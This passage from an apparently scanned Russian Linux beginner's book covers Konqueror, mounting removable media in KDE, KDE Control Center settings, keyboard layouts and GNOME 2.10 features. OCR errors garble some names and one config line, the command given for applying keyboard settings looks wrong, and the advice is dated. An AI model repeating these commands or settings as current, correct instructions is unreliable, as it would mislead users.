Домашний каталог — это каталог, содержащий ваши файлы. **Журнал** регистрирует, какие страницы (каталоги) и когда вы посещали. Если вы забыли, чем занимались вчера, загляните в **Журнал**. **Дерево Закладки** отображает установленными вами закладки. **Дерево Корневой каталог** соответствует корневому каталогу файловой системы. **Дерево Сервисы** содержит некоторые вспомогательные утилиты. С помощью дерева **Сеть** вы можете просматривать FTP, Web-серверы и общие ресурсы вашей локальной сети. Как вы, наверное, догадались, чтобы развернуть или свернуть каталог, необходимо щелкнуть мышью на квадратике со значком плюс или минус соответственно.

Расширенная панель позволяет вам вместо просмотра общего дерева просматривать отдельные его части. Например, вы можете установить отображение на боковой панели только дерева домашнего каталога.

2.3.7. Рабочая область

Рабочая область используется для отображения содержимого каталога в режиме файлового менеджера или для отображения Web-страницы в режиме Web-браузера **Работа Концептог** в режиме web-браузера будет рассмотрена в п. 24.3.1 в главе, посвященной браузерам.

2.3.8. Окно эмуляции терминала

В нижней части окна Konqueror можно вывести окно эмуляции терминала, позволяющего получить доступ к командной строке. Благодаря этому можно напрямую вводить и исполнять команды Linux. Чтобы отобразить это окно, выполните команду **Окно → Показать окно эмуляция терминала**.

2.4. Работа с дисками в KDE

Файловая система — способ организаций файлов и каталогов на носителе информации. Прежде чем обратиться к файлам на каком-нибудь носителе информации, будь то дискета, компакт-диск или раздел жесткого диска, необходимо файловую систему носителя информации примонтировать к корневой файловой системе.

Оконная среда KDE до версии 3.3 не выполняла монтирование автоматически, и вы должны знать, как сделать это вручную.

Напомню, что точка монтирования — это всего лишь каталог, через который будет происходить обращение к другим файловым системам. Обычно другие разделы подключаются к подкаталогам каталога `/mnt`. Например, если Windows-раздел примонтирован к подкаталогу `win` каталога `/mnt`, то вы можете просмотреть его содержимое командой `ls /mnt/win`.

Как правило, монтировать постоянные носители информации (разделы жесткого диска) разрешается только пользователю `root`. Монтировать съемные носители информации — дискеты и компакт-диски, разрешается обычным пользователям.

Правила работы со съемными накопителями:

1. Установить съемный накопитель в дисковод.
2. Примонтировать файловую систему накопителя к корневой файловой системе.
3. Выполнить какие-нибудь действия с файлами на съемном носителе.
4. Размонтировать файловую систему съемного накопителя.
5. Извлечь съемный диск.

Ни в коем случае нельзя извлекать носитель информации, если он не размонтирован. В лучшем случае это приведет к сбою программы, которая работала с устройством, а в худшем — к потере данных на сменном носителе.

При работе с CD и DVD вам не удастся извлечь компакт-диск из привода, пока он не размонтирован. А размонтировать компакт-диск можно только при условии, что ни одна программа не обращается к нему. В противном случае вы получите сообщение:

```
Device is busy (устройство занято)
```

При работе с компакт-дисками обычно не возникает сбоев, потому что лоток привода CD-ROM контролируется системой. Вы просто не сможете извлечь

компакт-диск до тех пор, пока устройство не будет размонтировано. А вот при работе с дискетами часто возникают неприятные ситуации: вы можете сами извлечь дискету из дисковода.

Помните, что пока вы не размонтировали дискету, физическая запись на нее не будет произведена. Это значит, что если вы сохранили ваш документ на дискету и вытащили ее из дисковода, этого файла там не будет, несмотря на то, что вы вышли из текстового редактора. Вы забыли размонтировать файловую систему!

Современные дистрибутивы автоматически монтируют и размонтируют съемные накопители. Как только система определила, что установлен новый накопитель, он будет смонтирован. Если ни одна программа не обращается к накопителю, а вы нажали на кнопку Eject (Извлечь) на корпусе накопителя, файловая система накопителя будет размонтирована и система разрешит приводу открыть лоток.

Однако такие автоматические средства неправильно работают с дискетами: система не знает, когда вы вытащили дискету и, естественно, система не выполнила физическую запись на дискету, и ваши документы остались не сохраненными.



«Примечание»

Система не может узнать, когда вы вытащили дискету из дисковода — потому что устройство извлечения дискеты механическое, а не цифровое. Даже если система и определит, что вы нажали на кнопку Eject на дисковом, все равно уже будет поздно — вы ведь уже вытащили дискету и записывать данные будет некуда.

Бороться с этим можно двумя способами. Можно попросить администратора полностью отключить функцию автоматического монтирования. В этом случае все съемные накопители, в том числе и компакт-диски, нужно будет монтировать вручную. Рассмотрим, как это сделать. Обратите внимание на пиктограммы съемных накопителей на вашем рабочем столе (см. рис. 2.20).




Рис. 2.20. Пиктограммы накопителей

Под иконками разделов С и D есть маленький зеленый треугольник. Это означает, что данные накопители смонтированы. Разделы С и D являются постоянными и монтируются при загрузке системы. Размонтировать их (как и смонтировать) может только администратор.

А вот съемные накопители Floppy и CD-ROM не смонтированы (нет зеленого треугольника). Для монтирования фай-

ловой системы накопителя щелкните правой кнопкой по иконке накопителя и выберите команду **Монтировать**. Разумеется, перед монтированием нужно установить накопитель, иначе не будет что монтировать. После монтирования можно работать с файлами накопителя (дискеты или компакт-диска).

Второй способ заключается в том, что мы отключим функцию монтирования только для Floppy (это может сделать только администратор). Если администратор не знает, как это сделать, то просто используйте команды для монтирования и размонтирования дискеты:

```
mount -t vfat /dev/fd0 /mnt/floppy
umount /mnt/floppy
```

Первую команду нужно вводить перед началом работы с накопителем, а вторую — после. Перед вводом первой команды не обращайтесь к дискете, чтобы не сработала функция автоматического монтирования. Очень важно опередить эту функцию. Перед размонтированием убедитесь, что ни одна программа не обращается к дискете и вы сохранили свои данные.

Второй способ даже более удобен, чем первый, поскольку мы сохранили функцию автоматического монтирования для компакт-дисков.

2.5. Центр Управления KDE

2.5.1. Общие настройки

С помощью центра управления можно полностью настроить среду KDE, а также параметры многих программ среды. Центр Управления можно рассматривать как **Панель Управления** в Windows, с той лишь разницей, что **Панель управления** настраивает всю систему в целом, а **Центр управления** — только KDE.

В разных дистрибутивах и разных версиях KDE может отличаться не только организация и состав разделов Центра управления, но и способ его вызова. Так, в KDE версии 3.2 он называется **Настройка своего рабочего стола** и вызывается через **К | Система**, а в KDE 3.3 он вернулся в меню **К**.

Для настройки того или иного компонента среды KDE откройте соответствующий ему модуль слева. Назначения разделов, содержащих модули настройки, описаны в табл. 2.3.

Обратите внимание, что в разных дистрибутивах организация и состав разделов могут отличаться. Если вы что-то не нашли, попытайтесь поискать в другом, подходящем по смыслу разделе.

В разделе **Рабочий стол** → **Панели** можно установить параметры панели KDE (см. рис. 2.22). Рекомендую установить стиль панели **Маленький** для экономии рабочего пространства. В этом же разделе можно установить параметры закрытия панели, параметры дочерних панелей и параметры апплетов.




Рис. 2.21. Центр управления

Разделы центра управления

Таблица 2.3

Раздел	Описание
Безопасность	Задаёт параметры безопасности и шифрования
Внешний вид	Настройка внешнего вида элементов управления среды KDE, настройки рабочего стола и пиктограмм, настройки оконного менеджера и панели задач. В англоязычных версиях KDE этот раздел называется LookNFeel
Звук	Параметры сервера звука aRts и системных звуков
Информация	Сведения о системе. Этот раздел — своеобразный аналог программы Sysinfo из пакета Norton Utilities
Периферия	Настройки периферийных устройств — цифровой камеры, клавиатуры и мыши
Персональные настройки	Ваши персональные настройки
Просмотр Web	Параметры браузеров Konqueror и Netscape
Сеть	Настройки для работы с сетью. Не нужно считать, что этот раздел используется для настройки сети — настраивать сеть может только администратор. В этом разделе можно настроить, как вы будете работать с сетью
Система	Общесистемные параметры, например, параметры менеджера регистраций. Изменить их можно только, обладая правами суперпользователя (правами root)
Управление питанием	Загляните в этот раздел, если вы используете ноутбук



Примечание

Апплет — это небольшое приложение, которое после запуска астраивается в панель KDE. Примером апплета может послужить программа переключения раскладок клавиатуры и программа-часы.




Рис. 2.22. Параметры панели KDE




Рис. 2.23. Параметры панели задач

Перейдите в раздел **Рабочий стол** → **Панель задач** (см. рис. 2.23). Включите режим **Объединять схожие задачи**, если не хотите, чтобы разные окна одного и того же приложения (или разные сеансы одного и того же приложения) отображались на панели задач отдельно. Это очень удобный режим, поскольку он позволяет экономить место на панели задач.

Можно включить режим **Показывать окна со всех рабочих столов** для отображения на панели задач всех окон со всех рабочих столов. При переключении на нужное окно автоматически произойдет смена рабочего стола.

2.5.2. Локальные настройки пользователя

В разделе **Персональные настройки** → **Страна и язык** обязательно установите свою страну, выберите язык и установите кодировку (KOI8-R или KOI8-U). Все эти параметры необходимы для правильного отображения русскоязычных символов в окнах приложений KDE.

Для корректной работы многих приложений (особенно для электронных таблиц) нужно будет установить другие параметры на вкладках **Числа**, **Деньги** и **Время**.

В разделе **Полезное** → **Раскладка клавиатуры** установите нужные вам раскладки клавиатуры и раскладку по умолчанию. Если вы используете только две раскладки, русскую и английскую, можно не изменять параметры в этом разделе и отключить выбор раскладок клавиатуры (см. рис. 2.24).




Рис. 2.24. Выбор раскладки клавиатуры

Теперь разберемся, как переключать раскладки клавиатуры. Если вы используете выбор раскладок клавиатуры, перейдите в раздел Полезное → Привязки клавиш и установите нужную вам комбинацию клавиш для переключения раскладки (см. рис. 2.25). По умолчанию используется комбинация клавиш Alt + Ctrl + K.




Рис. 2.25. Привязки клавиш

Переключение между русским и английским языком в разных дистрибутивах осуществляется по-разному. В одном дистрибутиве для переключения используются комбинация клавиш Ctrl + Shift, в другом — только правый Ctrl. Мне встречались дистрибутивы, в которых переключение выполнялось нажатием на клавишу Caps Lock. Нужно навести порядок!

Для наведения порядка вам потребуются права администратора (права root). Перейдите в каталог /etc/sysconfig и откройте в любом текстовом редакторе файл keyboard. Проще всего для этого воспользоваться файловым менеджером mc — он похож на всем нам известный Norton Commander и умеет редактировать файлы. После редактирования файл должен выглядеть так:

```
KVCHARSET=koi8-r
BACKSPACE>Delete
KEYTABLE=ru_ct_sh-KOI8-R
```

Это означает, что мы будем использовать кодировку KOI8-R и переключать клавиатуру с помощью комбинации клавиш Ctrl + Shift.

Прежде, чем обновить изменения, нужно убедиться, что такая раскладка доступна в нашей системе. Обычно раскладки хранятся в каталоге /usr/lib/kbd/keymaps/i386/qwerty. Файлы раскладок имеют двойное

расширение `.kmap.gz`. Убедитесь, что выбранная вами раскладка существует (что существует файл `ru_ct_sh-KOI8-R.kmap.gz`). Вы можете установить и другую раскладку, например, если в вашей системе есть файл:

```
ru_ctrl-KOI8-R.kmap.gz
```

то вы можете переключать языки клавишей `Ctrl`. Для этого в файле `keyboard` установите параметр

```
KEYTABLE=ru_ctrl-KOI8-R
```

Обратите внимание: указывать раскладку нужно без двойного расширения `.kmap.gz`.

Вот и все! Чтобы изменения вступили в силу, введите команду:

```
/etc/sysconfig/keyboard
```

Раздел **Информация** Центра управления KDE — это своеобразный аналог программы `System Information`. В этом разделе ничего нельзя изменить, зато вы можете узнать много полезной информации о вашей системе (см. рис. 2.26).

В разделе **Шрифты** можно выбрать шрифт для различных элементов среды KDE:

- Общий шрифт.
- Моноширный.
- Шрифт для значка на рабочем столе.
- Шрифт менеджера файлов.
- Шрифт панели инструментов.
- Шрифт для меню.
- Шрифт заголовка окна.




Рис. 2.26. Системная информация

2.6. Оконная среда GNOME

Среда GNOME (GNU Network Object Model Environment — Сетевая Объектная Среда GNU) — основной конкурент среде KDE. Среда GNOME (www.gnome.org) разработана в рамках проекта GNU (www.gnu.org), начатого в 1984 году и ставящего своей целью создание UNIX-подобной операционной системы, целиком состоящей из свободно распространяемого программного обеспечения.

GNOME — дружественная рабочая среда, значительно облегчающая использование компьютера. Она включает в себя рабочий стол, панель для запуска программ и показа информации о состоянии системы, а также набор всевозможных приложений, тесно взаимодействующих друг с другом. GNOME, как и KDE, содержит только свободно распространяемый код: каждый может выкачать исходные тексты оконной среды и использовать их. Благодаря этому в процессе разработки GNOME участвовали сотни программистов со всего мира.

На данный момент в составе некоторых версий дистрибутивов поставляется версия GNOME 2.6, но данная версия уже считается устаревшей, поскольку относительно недавно вышла версия GNOME 2.10. Справедливости ради нужно отметить, что некоторые дистрибутивы (например, Fedora Core 3) уже содержат версию GNOME 2.8, которая не сильно отличается от версии 2.10.

Как работать в GNOME, вы разберетесь сами: если вы сумели установить Linux, то разобраться со всякими окошками и кнопками для вас ничего не стоит. Лучше сосредоточимся на новых функциях GNOME. Почему работать в GNOME — сплошное удовольствие? Когда работаешь с GNOME 2.8-2.10, создается впечатление, что она читает твои мысли.

Начнем с малого. Предположим, вы вставили мультисессионный компакт-диск в формате CD-Extra. Как мы знаем, диск в этом формате содержит звуковые дорожки и дорожки с данными. GNOME спросит нас, чего мы хотим — просмотреть данные или воспроизвести аудиодорожки (рис. 2.27).

Также нужно отметить, что все съемные носители — CD, DVD-диски, USB Flash-диски, Web-камеры — монтируются автоматически. GNOME распознает тип носителя и в зависимости от типа запускает то или иное приложение. Например, когда вы вставите DVD-диск, будет запущен DVD-проигрыватель.

Следующая особенность новой версии — расширенная система управления MIME-типами. Если вы пытаетесь открыть не зарегистрированный в системе MIME-тип (например, файл с расширением .doc, а система не знает, какое приложение обрабатывает файлы с таким расширением), то будет отображено окошко, в котором можно будет связать данный тип с конкретным приложением для его обработки. Если для данного типа установлено несколько программ (например, для HTML-файлов установлено




Рис. 2.27. Как GNOME работает с CD-Extra

несколько браузеров), щелкнув на файле правой кнопкой мыши, вы сможете выбрать предпочитаемое приложение — прямо как команда «Открыть с помощью» в Windows. Такая организация интерфейса упрощает работу с Linux начинающим пользователям.

Теперь GNOME поддерживает службу DNS-Based Service Discovery, которая позволяет организовать привычное для пользователей Windows сетевое окружение — вам не нужно ни ломать голову над настройкой Samba, ни настраивать посторонние программы для просмотра Windows-сети.




Рис. 2.28. Аналог команды «Открыть с помощью»



Рис. 2.29. Связывание типа файла «.pdf» с приложением *acroread*




Рис. 2.30. Самое обычное сетевое окружение

Думаю, не нужно говорить о том, что сам интерфейс последней версии GNOME стал намного приятнее и появилось много разнообразных тем рабочего стола.

Центр управления GNOME тоже стал намного приятнее. Чего только стоит апплет управления раскладками клавиатуры! До его появления некоторые




Рис. 2.31. Выбор темы рабочего стола

пользователи и не знали, что такое раскладка Dvorak (или любая другая) — теперь можно не просто выбрать раскладку, но и «посмотреть» на нее.

Лично мне очень понравился монитор состояния сетевого соединения, который вызывается щелчком по пиктограмме соединения на панели задач. Монитор, кроме всего прочего, показывает еще и силу сигнала, что особенно актуально для беспроводных средств связи и dial-up соединений. Для более подробной информации о сетевых соединениях используйте новую утилиту nettool.

Пользователям ноутбуков понравится обновленный монитор состояния батареи, показывающий, на сколько времени еще хватит заряда аккумулятора.

В качестве основного браузера среды используется, как и следовало ожидать, Epirhany. Epirhany — это облегченная версия Mozilla: максимально простой и быстрый браузер на движке Mozilla, разгруженный от мало кому нужных функциональных возможностей и настроек.




Рис. 2.32. Выбор раскладки клавиатуры




Рис. 2.33. Сетевой монитор



